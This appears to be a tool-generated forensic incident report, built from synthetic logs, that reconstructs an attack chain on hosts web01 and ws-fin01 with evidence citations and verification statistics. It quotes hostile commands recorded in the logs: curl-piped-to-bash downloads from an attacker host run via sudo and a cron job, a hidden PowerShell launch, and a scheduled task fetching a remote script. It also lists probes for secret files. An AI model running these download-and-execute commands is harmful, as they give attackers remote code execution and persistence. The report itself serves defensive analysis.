
EvidenceWeave incident report: case02

Generated 2026-10-28T11:41:52Z · mode: llm · narration: facts

Compromise confirmed: 5 of 6 stages established, 1 stage partially unprovable; 1 actor with attempts only and no successful access.

3907 events analysed	**9** findings
6 chain stages	**1** attempts-only actors
1 unprovable items	**17** verified sentences

Timeline (UTC)



Axis in UTC. No clock offsets applied: times are as logged. Skew is never corrected automatically.Cross-host links use a 300s tolerance.

Executive summary

- At 2026-10-27T02:15:07Z, deploy from 203.0.113.45 logged in and used sudo. *LLM + verified* AUTH-L310 AUTH-L330
- From 2026-10-27T02:42:44Z to 2026-10-27T02:44:17Z, there were 3 failed logons for svc_backup from 10.0.0.5. *LLM + verified* WIN-L155 WIN-L158

1. brute_force ✓ confirmed

2026-10-27T02:10:07Z to 2026-10-27T02:14:15Z · 32 evidence events · findings F-brute_force-1

IP: 203.0.113.45 host: web01

Established facts (deterministic)

- Events in this stage were logged from 2026-10-27T02:10:07Z to 2026-10-27T02:14:15Z. AUTH-L251 AUTH-L293
- 203.0.113.45 made at least 8 failed login attempts against web01. AUTH-L251 AUTH-L258 AUTH-L265 AUTH-L269 AUTH-L276 AUTH-L280 AUTH-L286 AUTH-L293
- The attempts used at least 7 distinct usernames. AUTH-L251 AUTH-L258 AUTH-L265 AUTH-L269 AUTH-L276 AUTH-L280 AUTH-L286
- A successful login as deploy from 203.0.113.45 was recorded. AUTH-L310

Narrative (verified sentences)

- The IP address 203.0.113.45 made failed login attempts against web01. *LLM + verified* AUTH-L258 AUTH-L265 AUTH-L269 AUTH-L276 AUTH-L280 AUTH-L286 AUTH-L293
- The attempts used distinct usernames. *LLM + verified* AUTH-L251 AUTH-L258 AUTH-L265 AUTH-L269 AUTH-L276 AUTH-L280 AUTH-L286
- A successful login as deploy from 203.0.113.45 was recorded. *LLM + verified* AUTH-L310

2. initial_access ✓ confirmed

2026-10-27T02:15:07Z to 2026-10-27T02:15:07Z · 1 evidence events · findings F-initial_access-1

IP: 203.0.113.45 | user: deploy | host: web01

Established facts (deterministic)

- Failed login attempts from 203.0.113.45 ended at 2026-10-27T02:14:15Z, before the login at 2026-10-27T02:15:07Z. AUTH-L293 AUTH-L310
- An event in this stage was logged at 2026-10-27T02:15:07Z. AUTH-L310
- At 2026-10-27T02:15:07Z, deploy logged in to web01 from 203.0.113.45 using password authentication. AUTH-L310

Narrative (verified sentences)

- Failed login attempts from 203.0.113.45 ended at 2026-10-27T02:14:15Z, before the login at 2026-10-27T02:15:07Z. *LLM + verified* AUTH-L293 AUTH-L310
- At 2026-10-27T02:15:07Z, deploy logged in to web01 from 203.0.113.45 using password authentication. *LLM + verified* AUTH-L310

3. privilege_escalation ✓ confirmed

2026-10-27T02:18:07Z to 2026-10-27T02:18:07Z · 1 evidence events · findings F-privilege_escalation-1

IP: 203.0.113.45 | user: deploy | host: web01 | URL: http://203.0.113.45:8080/x.sh

Established facts (deterministic)

- The login by deploy from 203.0.113.45 at 2026-10-27T02:15:07Z preceded the sudo command at 2026-10-27T02:18:07Z. AUTH-L310 AUTH-L330
- An event in this stage was logged at 2026-10-27T02:18:07Z. AUTH-L330
- At 2026-10-27T02:18:07Z, deploy ran a sudo command on web01: `/bin/bash -c 'curl -s http://203.0.113.45:8080/x.sh | bash'` AUTH-L330

Narrative (verified sentences)

- The login by deploy from 203.0.113.45 at 2026-10-27T02:15:07Z was followed by a sudo command at 2026-10-27T02:18:07Z. *LLM + verified* AUTH-L310 AUTH-L330
- At 2026-10-27T02:18:07Z, deploy ran a sudo command on web01: `/bin/bash -c 'curl -s http://203.0.113.45:8080/x.sh | bash'` *LLM + verified* AUTH-L330
- An event in this stage was logged at 2026-10-27T02:18:07Z. *LLM + verified* AUTH-L330

4. persistence ◐ partial

2026-10-27T02:23:07Z to 2026-10-27T02:38:07Z · 12 evidence events · findings F-persistence-1, F-persistence-2

IP: 203.0.113.45 | user: svc_backup | host: web01 | URL: http://203.0.113.45:8080/b.sh

Established facts (deterministic)

- Events in this stage were logged from 2026-10-27T02:23:07Z to 2026-10-27T02:38:07Z. AUTH-L342 AUTH-L396
- A cron job for svc_backup on web01 ran `curl -s http://203.0.113.45:8080/b.sh | bash`. AUTH-L343
- The cron job ran 4 times between 2026-10-27T02:23:07Z and 2026-10-27T02:38:07Z. AUTH-L343 AUTH-L355 AUTH-L369 AUTH-L395
- No log event creating the account svc_backup was found, although its cron jobs on web01 show it was active. AUTH-L342 AUTH-L396

Narrative (verified sentences)

- A cron job for svc_backup on web01 ran `curl -s http://203.0.113.45:8080/b.sh | bash`. *LLM + verified* AUTH-L343
- The cron job for svc_backup on web01 executed the command `curl -s http://203.0.113.45:8080/b.sh | bash`. *LLM + verified* AUTH-L343

5. lateral_movement ✓ confirmed

2026-10-27T02:42:44Z to 2026-10-27T02:44:17Z · 7 evidence events · findings F-lateral_movement-1

IP: 10.0.0.5 | IP: 203.0.113.45 | user: svc_backup | host: web01 | host: ws-fin01 | URL: http://203.0.113.45:8080/w.ps1

Established facts (deterministic)

- Events in this stage were logged from 2026-10-27T02:42:44Z to 2026-10-27T02:44:17Z. WIN-L154 WIN-L162
- There were 3 failed logons for svc_backup from 10.0.0.5. WIN-L154 WIN-L155 WIN-L158
- At 2026-10-27T02:43:11Z, svc_backup logged on to ws-fin01 over the network from 10.0.0.5. WIN-L159
- The logon event names web01 as the source workstation and 10.0.0.5 as the source address. WIN-L159
- A special-privileges event for svc_backup was recorded at 2026-10-27T02:43:11Z. WIN-L160
- At 2026-10-27T02:43:42Z, svc_backup started a process on ws-fin01 whose command line begins with `powershell.exe -NoP -W Hidden`. WIN-L161
- At 2026-10-27T02:44:17Z, svc_backup created the scheduled task \WindowsUpdateCheck on ws-fin01. WIN-L162
- The task content refers to http://203.0.113.45:8080/w.ps1. WIN-L162

Narrative (verified sentences)

- At 2026-10-27T02:43:11Z, svc_backup logged on to ws-fin01 from 10.0.0.5. *LLM + verified* WIN-L159
- At 2026-10-27T02:43:42Z, a process was started on ws-fin01 by svc_backup whose command line begins with `powershell.exe -NoP -W Hidden`. *LLM + verified* WIN-L161

6. web_recon ✓ confirmed

2026-10-27T02:45:52Z to 2026-10-27T02:47:07Z · 26 evidence events · findings F-web_recon-2

IP: 203.0.113.45 host: web01

Established facts (deterministic)

- Events in this stage were logged from 2026-10-27T02:45:52Z to 2026-10-27T02:47:07Z. NGX-L831 NGX-L868
- 203.0.113.45 made at least 8 web requests to web01. NGX-L831 NGX-L837 NGX-L842 NGX-L847 NGX-L852 NGX-L857 NGX-L862 NGX-L868
- At least 8 of the requests returned HTTP status 403 or 404. NGX-L831 NGX-L837 NGX-L842 NGX-L846 NGX-L853 NGX-L857 NGX-L862 NGX-L868
- The requested paths included `/.env`, `/.git/config` and `/admin`. NGX-L852 NGX-L862 NGX-L868

Narrative (verified sentences)

- The requested paths included /.env, /.git/config and /admin. *LLM + verified* NGX-L852 NGX-L862 NGX-L868

Attempts only - no successful access observed

⚠ attempts only **198.51.100.23**

2026-10-27T01:40:09Z to 2026-10-27T01:42:23Z · 12 events · web_recon

No successful access from 198.51.100.23 was observed in the logs; activity is attempts only.

- 198.51.100.23 made 12 web requests between 2026-10-27T01:40:09Z and 2026-10-27T01:42:23Z; no successful access from this address was observed. *template* NGX-L414 NGX-L424 NGX-L436

What could not be proven

? unprovable **F-persistence-2 (affects persistence)**

Account svc_backup runs cron jobs on web01 but no event creating it appears in the logs (deleted, never logged, or outside the collected logs).

12 indirect evidence events · users: svc_backup · hosts: web01

- It could not be proven how this happened: Account svc_backup runs cron jobs on web01 but no event creating it appears in the logs (deleted, never logged, or outside the collected logs). Only indirect evidence exists: 12 related events involving svc_backup on web01. *template*

  AUTH-L342 AUTH-L343 AUTH-L344 AUTH-L354

Findings not linked to the attack chain

- F-persistence-3 (persistence): Account temp_intern was created on ws-fin01 3083s after initial access. - shares no entity with the attacker set

▼ Method and limits

Pipeline

- 1. Parse: auth.log, nginx and Windows JSON logs become one normalized event schema (every line kept, unparsed lines counted).
- 2. Correlate: deterministic rules produce findings (brute force, access, privilege escalation, persistence, lateral movement, web recon).
- 3. Chain: findings that share an attacker entity and fit the time order are linked into an attack chain; the rest stay separate.
- 4. Facts + narrate: atomic facts are computed from the events; a local LLM may only rewrite them (or, with --no-llm, they are shown verbatim).
- 5. Verify: structure, fact references, entity grounding (IPs, times, numbers, users, paths, commands), claim semantics, then an independent judge.

Models

Narrator: qwen2.5:7b-instruct · judge: llama3.1:8b · Ollama 0.40.11

- `qwen2.5:7b-instruct: 845dbda0ea48ed749caafd9e6037047aa19acfcfd82e704d7ca97d631a0b697e`
- `llama3.1:8b: 46e0c10c039e019119339687c3c1757cc81b9da49709a3b3924863ba87ca666e`

Thresholds in use

```
brute_force_min_failures=8, brute_force_window_seconds=600, access_after_failures_window_seconds=1800, web_recon_min_requests=15, web_recon_min_error_ratio=0.6, web_recon_window_seconds=900, web_recon_min_sensitive_paths=3, cross_host_tolerance_seconds=300, lateral_window_seconds=900, sudo_after_access_window_seconds=1800, cron_session_match_seconds=60
```

Clock offsets

Skew is never auto-corrected. Offsets are applied only through the explicit `--clock-offset HOST=SECONDS` flag. Cross-host links use the tolerance (300s). Applied here: none.

Data

Source	Events
auth	1111
nginx	2338
windows	458
unparsed	0

```
findings per rule: brute_force=1, initial_access=1, privilege_escalation=1, lateral_movement=1, persistence=3, web_recon=2
```

Verification statistics

- Sentences accepted: 15; dropped: 12; units shown as deterministic fallback: none
- Repair: failing at first attempt 19, fixed by repair 7, still failing 12
- Judge: llama3.1:8b; independent: True; double judging: True; agreement rate: 0.7966

Known limits

- Validated on synthetic cases with planted attacks and known ground truth only; the rules were not tested on real-world logs.
- The LLM narrator can only restate verified deterministic facts, so the narrative is deliberately plain.
- The local judge model is imperfect. Its verdicts are cross-checked by exact quote matching, double judging and the deterministic layers, but a sentence with no checkable entity may still pass if it is phrased unusually.
- Time correlation across hosts uses a tolerance and does not estimate clock skew.
- Absence of evidence in the logs is not proof of absence.

EvidenceWeave 1.0.0 · commit 7b806fc50f · All data in this report is synthetic.